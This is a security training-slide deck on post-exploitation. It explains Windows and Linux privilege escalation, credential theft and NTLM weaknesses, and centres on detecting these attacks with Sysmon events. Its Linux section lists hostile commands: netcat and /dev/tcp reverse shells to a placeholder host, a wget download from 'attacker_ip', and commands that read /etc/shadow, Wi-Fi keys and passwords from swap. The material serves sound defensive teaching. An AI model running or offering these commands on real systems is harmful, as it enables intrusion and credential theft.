HideZeroOne
INE – Cyber Sec
www.hide01.ir

OUTLINE

Table of Contents

Module 04 | Preparing & Defending Against Post-exploitation

4.1 Post-exploitation: Definition

4.2 Post-exploitation Techniques & Defense

OUTLINE

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ The post-exploitation techniques used by attackers
- ✓ How to detect post-exploitation activities

OUTLINE

4.1


Post-exploitation: Definition

OUTLINE

4.1 Post-exploitation: Definition

Once initial foothold is gained, attackers perform a plethora of additional activities that will help them understand/map the environment where they landed and move laterally inside it. Some of those activities may require higher privileges than the ones attackers currently have. For this reason attackers may also attempt to escalate their privileges.

The abovementioned attacker actions are known as **post-exploitation activities**.



OUTLINE

4.2

Post-exploitation Techniques & Defense

OUTLINE

4.2 Post-exploitation Techniques & Defense

Let's cover the most common post-exploitation activities attackers perform after initial foothold is gained. Specifically, we'll cover the following post-exploitation techniques, as well as how to detect* them.

- Privilege Escalation
- Credential Theft & Cracking or Reuse (for Lateral Movement)
- Remote User Enumeration
- Lateral Movement
- Persistence

* Detecting post-exploitation activities is your last chance to uncover an adversary. For this reason in this module we will focus on sheer detection rather than preparation and defense

4.2.1 Privilege Escalation

Privilege escalation is the process of “exploiting” operating system or third-party software security shortcomings (bugs, design flaws, misconfigurations etc.) in order for the attacker’s current access (privileges) to protected resources to be elevated.

Privilege escalation results in the attacker gaining unauthorized access to resources that he/she is not supposed to access.

4.2.1.1 Windows Privilege Escalation

On Windows, an account is granted a right to perform privileged actions on the OS. This right is also known as privilege. Privileges are quite different than access rights. The former apply to system resources and system-related tasks whereas the latter apply to securable objects.

You can find a more detailed explanation of Windows privileges in the following resource: https://docs.microsoft.com/en-us/windows/desktop/secauthz/privileges

4.2.1.1 Windows Privilege Escalation


An important concept to understand while studying Windows privileges is Access Tokens.

Access tokens describe the security context of a process or thread. Every authorization decision for securable resources takes access tokens into account.

Authorized users are granted access tokens by the Local Security Authority (LSA).

For an in-depth coverage of the subject please refer to the following resource.

https://medium.com/palantir/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e



Source: https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals

https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens
https://medium.com/palantir/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e

OUTLINE

4.2.1.1.1 Stored Credentials

Attackers are known for searching for stored credentials in their attempt to escalate their privileges (and move laterally).

Unattended installations can leave behind files that contain credentials of privileged local accounts. Common locations to find such files are:

- *C:\sysprep\sysprep.xml*
- *C:\sysprep\sysprep.inf*
- *C:\sysprep.inf*
- *C:\unattend.xml*
- *C:\Windows\Panther\Unattend.xml*
- *C:\Windows\Panther\Unattend\Unattend.xml*

4.2.1.1.1 Stored Credentials

Whenever a Group Policy Preference is created inside SYSVOL, an associated XML file is also created containing data relevant to the configuration to be deployed. If a password is included, it is encrypted with AES-256 bit encryption. It is not uncommon to come across local administrator passwords inside a GPP.

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn581922(v=ws.11)

4.2.1.1.1 Stored Credentials

Microsoft released the AES encryption key, so attackers always take a look at SYSVOL, which we remind you is world readable, for local administrator passwords.


A patch was released preventing the insertion of credentials in GPPs. Older credentials that have been placed in SYSVOL before the patch will persist though.

4.2.1.1.1 Stored Credentials

Detection

In order to identify attackers, we can follow a deception-like approach. This means creating fake/honey files containing fake credentials and deploying them to the aforementioned locations.

Then, we can monitor access to these files by first enabling file system auditing and then looking at any generated 4663 event related to these files.



Credits to: Teymur Kheirkhabarov

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-file-system
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4663

4.2.1.1.1 Stored Credentials

Detection

We can also identify attackers that accessed the aforementioned fake files by checking any generated 4625 or 4776 event that includes the fake Account Name/Logon Account.

Attackers are also known for searching the registry for stored credentials. We can follow the same deception-like approach in this case as well and then check the abovementioned events to detect them.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776

4.2.1.1.2 Insufficiently Secure Service Registry Permissions

Local service configuration information are stored in the Windows registry under *HKLM\SYSTEM\CurrentControlSet\Services*.

Attackers are known for searching for writeable registry keys related to services in their attempt to escalate their privileges. They do so since Windows services oftentimes operate with high privileges.

4.2.1.1.2 Insufficiently Secure Service Registry Permissions

Detection

Sysmon Event ID 1 can help us identify such attempts. Specifically, we can identify such attempts by looking for Sysmon Event ID 1 entries that have a *CommandLine* field that contains something like `reg add HKLM\SYSTEM\CurrentControlSet\Services\XYZ /v ImagePath /d "path_to_a_malicious_executable.exe"` and an *IntegrityLevel* field that contains something other than *High*.

The above means that a non-privileged user tries to tamper with a registry key which is related to a Windows service. He actually tries to alter the *ImagePath*, which is related to the location of the service's executable.

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

4.2.1.1.2 Insufficiently Secure Service Registry Permissions

Detection

Detection could have also been accomplished by monitoring Sysmon's Event ID 13: RegistryEvent (Value Set)

OUTLINE

4.2.1.1.2 Insufficiently Secure Service Permissions

Attackers may also have the ability to tamper with a service's *binPath*, if the service has been configured with lax permissions.

If this is the case, attackers will try to introduce their own executable (which will be executed with the service's privileges), via the sc command.

http://www.herongyang.com/Windows/Service-Controller-Command-Line-Tool-sc-exe.html

4.2.1.1.2 Insufficiently Secure Service Permissions

Detection

Sysmon Event ID 1 can help us identify such attempts. Specifically, we can identify such attempts by looking for Sysmon Event ID 1 entries that have a *CommandLine* field that contains something like `sc config "service_name" binPath= "path_to_a_suspicious_executable.exe"` or `sc start "service_name"` and an *IntegrityLevel* field that contains something other than *High*.

4.2.1.1.3 Unquoted Service Path

When configuring a Windows service, we should be careful to enclose the executable path in quotes. If we don't do so, when this service is starting Windows will try to locate and execute the executable inside every folder of the specified path until the executable is reached.


In the case of the service on your right. Windows will search for the executable as follows.

"C:\Program.exe" Files\ATI Technologies\ATI.ACE\Fuel\Fuel.Service.exe

"C:\Program Files\ATI.exe" Technologies\ATI.ACE\Fuel\Fuel.Service.exe

"C:\Program Files\ATI Technologies\ATI.ACE\Fuel\Fuel.Service.exe"

If an attacker has write access to any of the first two directories (C: or C:\Program Files), he can introduce a malicious executable named *Program.exe* or *ATI.exe* and have it executed by the service.




OUTLINE

4.2.1.1.3 Unquoted Service Path

Detection

We can detect such privilege escalation attempts by checking for Sysmon Event ID 1 entries where *ParentImage* is *C:\Windows\System32\services.exe* and the *CommandLine*'s beginning (in quotes) doesn't end with an extension and is the same as the *Image* path minus the extension. In addition the *CommandLine* field should also contain the remaining part of the path at the end, right after the quoted part.

See an example on your right, to understand this better.



Credits to: Teymur Kheirkhabarov

OUTLINE

4.2.1.1.4 Insufficiently Protected Service Binary

Similarly to the previous attacks we mentioned, attackers may have the right to directly replace a service's executable, due to an insufficiently secure configuration.

4.2.1.1.4 Insufficiently Protected Service Binary

Detection

Such attempts can be detected again through Sysmon Event ID 1. Specifically, you will see a non-privileged process (*IntegrityLevel* other than High) dropping an executable into a service's *Image* path (you should be aware of those paths) and this executable being executed with SYSTEM privileges (you will see that in a subsequent Event ID 1 entry).

4.2.1.1.5 Always Install Elevated

AlwaysInstallElevated is policy that allows for the installation of a Microsoft Windows Installer Package (MSI) with system privileges, by a unprivileged user.

Attackers may abuse this configuration to execute a malicious MSI with SYSTEM privileges.

https://docs.microsoft.com/en-us/windows/desktop/Msi/alwaysinstallelevated

4.2.1.1.5 Always Install Elevated

Detection

Such attempts can be detected again through Sysmon Event ID 1. Specifically, you will see a non-privileged process (*IntegrityLevel* other than High) trying to quietly install a remote MSI (*CommandLine* `msiexec.exe /q /I http://domain_or_address/filename.msi`). You will also notice an unprivileged user in the *User* field.

Then, in a subsequent (very close in terms of time) Event ID 1 entry that has *C:\Windows\System32\msiexec.exe* specified in the *ParentImage* field, you will see a MSI being installed with SYSTEM privileges (*IntegrityLevel* System). You will also notice *NT Authority\SYSTEM* in the *User* field.

4.2.1.1.5 Always Install Elevated

Detection

Even if you missed the Windows installer being invoked with SYSTEM privileges (after an unprivileged user tried to install a remote MSI), you can still detect this kind of privilege escalation by checking for Parent – Child process anomalies.

Specifically, you will most probably see a Sysmon Event ID 1 entry that is related to a privileged process (*IntegrityLevel* System) that has a *ParentImage* and *ParentCommandLine* of *C:\Windows\Installer\MSIXYZ.tmp* (Windows Installer-related) and a *CommandLine* field that contains *cmd.exe* or *powershell.exe*.

The above means that cmd or powershell was spawned by an MSI package, which is anomalous activity.

4.2.1.1.6 Exploiting the Windows Kernel and 3rd-party Drivers for Privilege Escalation

We should note at this point that Windows kernel-mode and third-party driver vulnerabilities can also be used for privilege escalation purposes, since they allow for the execution of malicious code in the kernel space.

Let's take for example CVE-2018-8120, which was related to a vulnerability discovered inside the Microsoft Windows Kernel 'Win32k.sys'.

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8120

4.2.1.1.6 Exploiting the Windows Kernel and 3rd-party Drivers for Privilege Escalation

Detection

We can detect the exploitation of kernel mode (or third-party driver) vulnerabilities for privilege escalation purposes by looking for medium integrity level processes that started with a non-SYSTEM token but spawned a child process with SYSTEM-level access.

See an example on your right, to understand this better.

Credits to: Teymur Kheirkhabarov

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

Specific Windows privileges can be abused by attackers for privilege escalation purposes. Such privileges are:

- *SeDebugPrivilege*
- *SeImpersonatePrivilege*
- *SeAssignPrimaryPrivilege*
- *SeTakeOwnershipPrivilege*
- *SeRestorePrivilege*
- *SeBackupPrivilege*
- *SeLoadDriver*
- *SeCreateTokenPrivilege*
- *SeTcbPrivilege*

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

For an in-depth explanation of how these privileges can be abused please refer to the following resource (Section 3.1).

https://raw.githubusercontent.com/hatRiot/token-priv/master/abusing_token_eop_1.0.txt

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

If an attacker establishes a session where the Debug privilege (*SeDebugPrivilege)* is enabled, he can access any process or thread (except for protected processes).

This means that he can read/write the content of any process's memory as well as spawn a process with an arbitrary parent.

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

Writing to the a process's memory is usually achieved by attackers through code injection.

Luckily, Sysmon has Event ID 8 to detect a big percentage of code injection attacks.

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

Let's see a case where the *SeDebugPrivilege* is abused for privilege escalation and how we can detect such an attempt.

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

Suppose an attacker abuses the available *SeDebugPrivilege* to inject malicious code into the *winlogon.exe* process, that is always running with SYSTEM-level privileges. Injection was performed through the CreateRemoteThread function.

This will allow him to execute commands with SYSTEM-level privileges

https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createremotethread

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

Detection

We could detect such privilege escalation attempts by looking for Sysmon Event ID 8 entries.

Specifically we need to perform the following.

1. Find the included *SourceProcessGuid* in previous Sysmon Event ID 1 entries to identify the source of the injection, what has been injected and the Integrity Level of that process (it will most probably be Medium or High).
2. Find the included *TargetProcessGuid* in previous Sysmon Event ID 1 entries to identify if the target of the injection is a process running with SYSTEM privileges. If this is the case, we are most probably dealing with a privilege escalation attempt.

4.2.1.1.7 Abusing Windows Privileges for Privilege Escalation

Detection

We can detect the *SeDebugPrivilege* being abused to create a process with an arbitrary parent by identifying Sysmon Event ID 1 entries where Parent – Child anomalies are obvious.

An example is a Sysmon Event ID 1 entry with a *ParentImage* field of *C:\Windows\System32\winlogon.exe* and an *Image* field of *C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe*.

4.2.1.1 Windows Privilege Escalation

We barely scratched the surface of the Windows privilege escalation subject, but you should now have a better idea of the mentality and methodology that is required to detect privilege escalation attempts.

OUTLINE

4.2.1.2 Linux Privilege Escalation

Just like in the case of the Windows OS. A variety of privilege escalation activities can be performed on a Linux OS, that leverage misconfigurations, lax permissions, kernel vulnerabilities etc.

We covered some agent-based incident response activities against Linux endpoints in the “Enterprise-wide Incident Response (Part 1: GRR)” lab.

4.2.1.2 Linux Privilege Escalation

At this point we will take the opportunity and show you how privilege escalation attempts will look like inside a Linux endpoint's command-line history.

SIEM solutions like Splunk can ingest command-line history of Linux endpoints. Monitoring command-line history through a SIEM solution is not a bullet-proof incident response or hunting method.

In addition, a memory dump of a Linux endpoint can also provide you with the commands that were executed.

https://www.tldp.org/LDP/GNU-Linux-Tools-Summary/html/x1712.htm
https://visibleninja.guru/splunking-bash-history/
https://www.duanewaddle.com/splunking-bash-history/

4.2.1.2 Linux Privilege Escalation

So, let's go through each important command and see how it can be related to a privilege escalation attempt (if two or more of them are spotted within a small time window).

4.2.1.2 Linux Privilege Escalation

- **Kernel Version**
  - Is the kernel vulnerable to any exploits?
  - Related Command: `uname -a`
- **Operating System**
  - Does the current OS have any known exploitable vulnerabilities?
  - Related Command: `cat /etc/issue`
- **Running Processes**
  - Any processes running with high/root privileges?
  - Related Command: `ps auxw`

4.2.1.2 Linux Privilege Escalation

- **Network Routes**
  - Is the currently compromised machine routed to other networks?
  - Related Command: `route -n`
- **DNS Server**
  - Can additional information be obtained from the DNS server? Active Directory Accounts, Zone Transfers, etc.
  - Related Command: `cat /etc/resolv.conf`
- **Arp Cache**
  - Are the other machines accessible from the compromised machine?
  - Related Command: `arp -a`
- **Current Network Connections**
  - Are there any established connections from the compromised machine to other machines and vice versa? Are the connections over encrypted or non-encrypted channels?
  - Related Command: `netstat -auntp`

4.2.1.2 Linux Privilege Escalation

- **Current user permissions**
  - Can the current user access sensitive information/configuration details that belong to other users?
  - Related Command: `find / -user username`
- **UID and GID Information for all users**
  - How many users on the system? What groups do users belong to? Can files belonging to users in other groups be modified?
  - Related Command: `for user in $(cat /etc/passwd |cut -f1 -d":"); do id $user; done`
- **Last logged on users**
  - Who's been on the system? From what systems?
  - Related Command: `last -a`

4.2.1.2 Linux Privilege Escalation

- **Root accounts**
  - How many UID 0 (root) accounts are on the system?
  - Related Command: `cat /etc/passwd |cut -f1,3,4 -d":" |grep "0:0" |cut -f1 -d":" |awk '{print $1}'`
- **Service Accounts**
  - Do any of the service accounts (i.e., www-data) have shells defined?
  - Related Command: `cat /etc/passwd`
- **Home Directories**
  - Is access to other users' home directories allowed? Is any of the information contained in those directories useful?
  - Related Command: `ls -als /home/*`

4.2.1.2 Linux Privilege Escalation

- Can the current user execute anything with elevated privileges?
  - Related Command: `sudo -l`
- Are there any setuid root (SUID) binaries on the system which may be vulnerable to privilege escalation?
  - Related Command: `find / -perm -4000 -type f 2>/dev/null`
- Can attackers read configuration files that might contain sensitive information, passwords, etc.?
  - Related Command: `grep "password" /etc/*.conf 2> /dev/null`
- Can attackers read the shadow file?
  - Related Command: `cat /etc/shadow`

4.2.1.2 Linux Privilege Escalation

- Can attackers list or read the contents of the `/root` directory?
  - Related Command: `ls -als /root`
- Can attackers read other users' history files?
  - Related Command: `find /* -name *.*history* -print 2> /dev/null`
- Can attackers write to directories that are configured to serve web pages?
  - Related Command: `touch /var/www/file`

4.2.1.2 Linux Privilege Escalation

- Which services are configured on the system and what ports are they opening?
  - Related Command: `netstat -auntp`
- Are service configuration files readable or modifiable by the current user?
  - Related Command: `find /etc/init.d/ ! -uid 0 -type f 2>/dev/null |xargs ls -la`
- Can attackers modify the configuration of a service in such a way that gives them elevated privileges?
  - Related Action: Edit Service Configuration File
- Do the configuration files contain any information attackers can use to their advantage? (i.e., credentials, etc.)
  - Related Command: `cat /etc/mysql/my.cnf`
- Can attackers stop or start the service as the current user?
  - Related Command: `service service_name start/stop`

4.2.1.2 Linux Privilege Escalation

- What tasks or jobs is the system configured to run and at which times?
  - Related Command: `cat /etc/crontab`
  - Related Command: `ls -als /etc/cron.*`
- Are there any custom jobs or tasks configured as root that world-writable?
  - Related Command: `find /etc/cron* -type f -perm -o+w -exec ls -l {} \;`
- Can attackers modify any of the existing tasks at all?
  - Related Action: Try and modify cron jobs.

4.2.1.2 Linux Privilege Escalation

- What software packages are installed on the system?
  - Related Command: `dpkg -l`
- What versions? Are the versions installed out-of-date and vulnerable to existing available exploits?
  - Related Command: `dpkg -l`
  - Related Command: `searchsploit "httpd 2.2"`
- Does any of the installed software allow attackers to modify their configuration files and could this result in gaining privileged access to the system?
  - Related Action: Try and modify package configurations.

4.2.1.2 Linux Privilege Escalation

- Listen to a specific port
  - Related Command: `nc -l -p 1234`
- Provide a remote machine (xxx.yyy.www.zzz) with shell access
  - Related Command: `nc xxx.yyy.www.zzz 4444 -e /bin/bash`
  - Related Command: `bash -i >& /dev/tcp/xxx.yyy.www.zzz/4444 0>&1`
  - Related Commands:

```
mknod /tmp/backpipe p
/bin/sh 0</tmp/backpipe | nc
xxx.yyy.www.zzz 4444 1>/tmp/backpipe
```

4.2.1.2 Linux Privilege Escalation

- Find dotfiles files with “history” in their names (i.e., .bash_history)
  - Related Command: `find /* -name *.*history* -print 2> /dev/null`
- Grep the apache access.log file for “user” and “pass” strings
  - Related Command: `cat /var/log/apache/access.log |grep -E "^user|^pass"`
- Dump cleartext Pre-Shared Wireless Keys from Network Manager
  - `cat /etc/NetworkManager/system-connections/* |grep -E "^id|^psk"`

4.2.1.2 Linux Privilege Escalation

- Get a better understanding of how your environment is configured and what your current shell is (identify restricted shells)
  - Related Command: `env`
- Possible restricted shell escape or creation of interactive TTY
  - Related Commands: `python -c 'import pty; pty.spawn("/bin/sh")'`
  - Related Commands: `perl -e 'exec "/bin/sh";'`

4.2.1.2 Linux Privilege Escalation

- Identifying the partition or “file” defined as the swap file for later pilfering credentials from swap memory
  - Related Commands:
```
swapon -s
cat /proc/swaps
strings /dev/sda5 |grep "password="
strings /dev/sda5 |grep "&password="
```
- Possible code execution attempt via shared object library loading
  - Related Commands:
```
ldd /usr/local/bin/program
objdump -x /usr/local/bin/program |grep RPATH
objdump -x /usr/local/bin/program |grep RUNPATH
cd /tmp/program/libs && wget http://attacker_ip/program.so
```

4.2.1.2 Linux Privilege Escalation

- Unix socket exploitation attempt (By design, the docker daemon binds to a Unix socket instead of a TCP port. By default, that Unix socket is owned by the user root; additionally, the docker daemon always runs as the root user.)
  - Related Commands: `docker run -v /etc/shadow:/docker/hashedpasswords -d postgres`

```
docker exec -ti CONTAINER_ID bash
cat /docker/hashedpasswords > /docker/test.txt
chmod 777 /docker/test.txt
cat /docker/test.txt
```

4.2.2 Credential Theft & Cracking or Reuse (for Lateral Movement)

Undoubtedly attackers will attempt to obtain user credentials in order to gain access to other systems in the network.

We should note at this point, that a user's NetNTLM hash, NTLM hash, Kerberos ticket etc. are also considered credentials, since they can be used to authenticate to remote systems (under certain conditions).

4.2.2.1 Windows Authentication Weaknesses

The authentication protocol used between Windows clients and servers is called NTLM (NT LAN Manager). Although NTLM has been replaced by Kerberos, it is still widely used and supported in Windows machines. For example, it is used either when the client is authenticating to a server using an IP address or, when the client is authenticating to a server that does not belong to the same domain.

https://docs.microsoft.com/en-us/windows/desktop/SecAuthN/microsoft-ntlm

4.2.2.1 Windows Authentication Weaknesses

In order to understand the NTLM attacks explained later in this module, we first have to understand how NTLM works.

NTLM authentication is a challenge/response protocol and consists of three messages: Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication).

4.2.2.1 Windows Authentication Weaknesses

The whole challenge/response works like this:

1. The client sends the Type 1 message, which contains the user name (in plaintext)
2. The server generates the challenge and sends it back to the client
3. The client encrypts the challenge with the hash of the user password and returns the results of the computation to the server

4.2.2.1 Windows Authentication Weaknesses

As you can imagine, the actual password is never sent on the network, since it is hashed and encrypted. The schemes used to encrypt and send the Type 3 response have changed over the years due to lack of security.

The very first scheme was LM, which turned out to be very simple and easy to crack. As a result, it was replaced by NTLM, which in turn was deprecated by NTLMv2 and finally Kerberos.

4.2.2.1.1 LM/NTLMv1

Notice that recent Windows operating systems might still store LM hashes for backward compatibility and send them with the NTLM protocol.

Now that we know a bit more about how the authentication process works, let us dive into how the responses (Type 3) are generated and why are they so weak.


4.2.2.1.1 LM/NTLMv1

The algorithm used to compute the LM Hash is DES and here are the steps used by Windows to do so:

- Password is transformed to upper case
- Add null chars until it is 14-bytes long
- Split the password in two blocks (7 bytes chunks plus a byte of parity)
- Each of the two keys is used to encrypt the fixed string "KGS!@#$%" (8 byte ciphertext)
- The two ciphertext are concatenated to form a 16-byte value

4.2.2.1.1 LM/NTLMv1

The following summarizes the previous steps:



OUTLINE

4.2.2.1.1 LM/NTLMv1

The computation of the NTLM Hashes is still very simple:

- The user's password is converted to UNICODE
- MD4 is then used to get a 16-byte long hash

By using UNICODE, the allowed charset is much wider. Although it addresses some LM flaws, it is still considered weak.

Moreover, the NTLM response is sent together with the LM response, most of the time .

4.2.2.1.1 LM/NTLMv1

We do not want to go deeper in detail on how these hashes are calculated.

Instead, at this time we prefer to focus on the LM and NTLM authentication protocols that use the hashes to perform authentication.

4.2.2.1.1 LM/NTLMv1

Now that we know how Windows computes LM and NT hashes, let us quickly recap how the LM and NTLM authentication protocols work in order to completely understand how they can be attacked.

As you already know, these protocols are used to authenticate a client to a server, where the server has some way to verify the credentials sent by the client. Notice that both protocols are identical, except for the hash they use in their message at step 3 (see next slide).

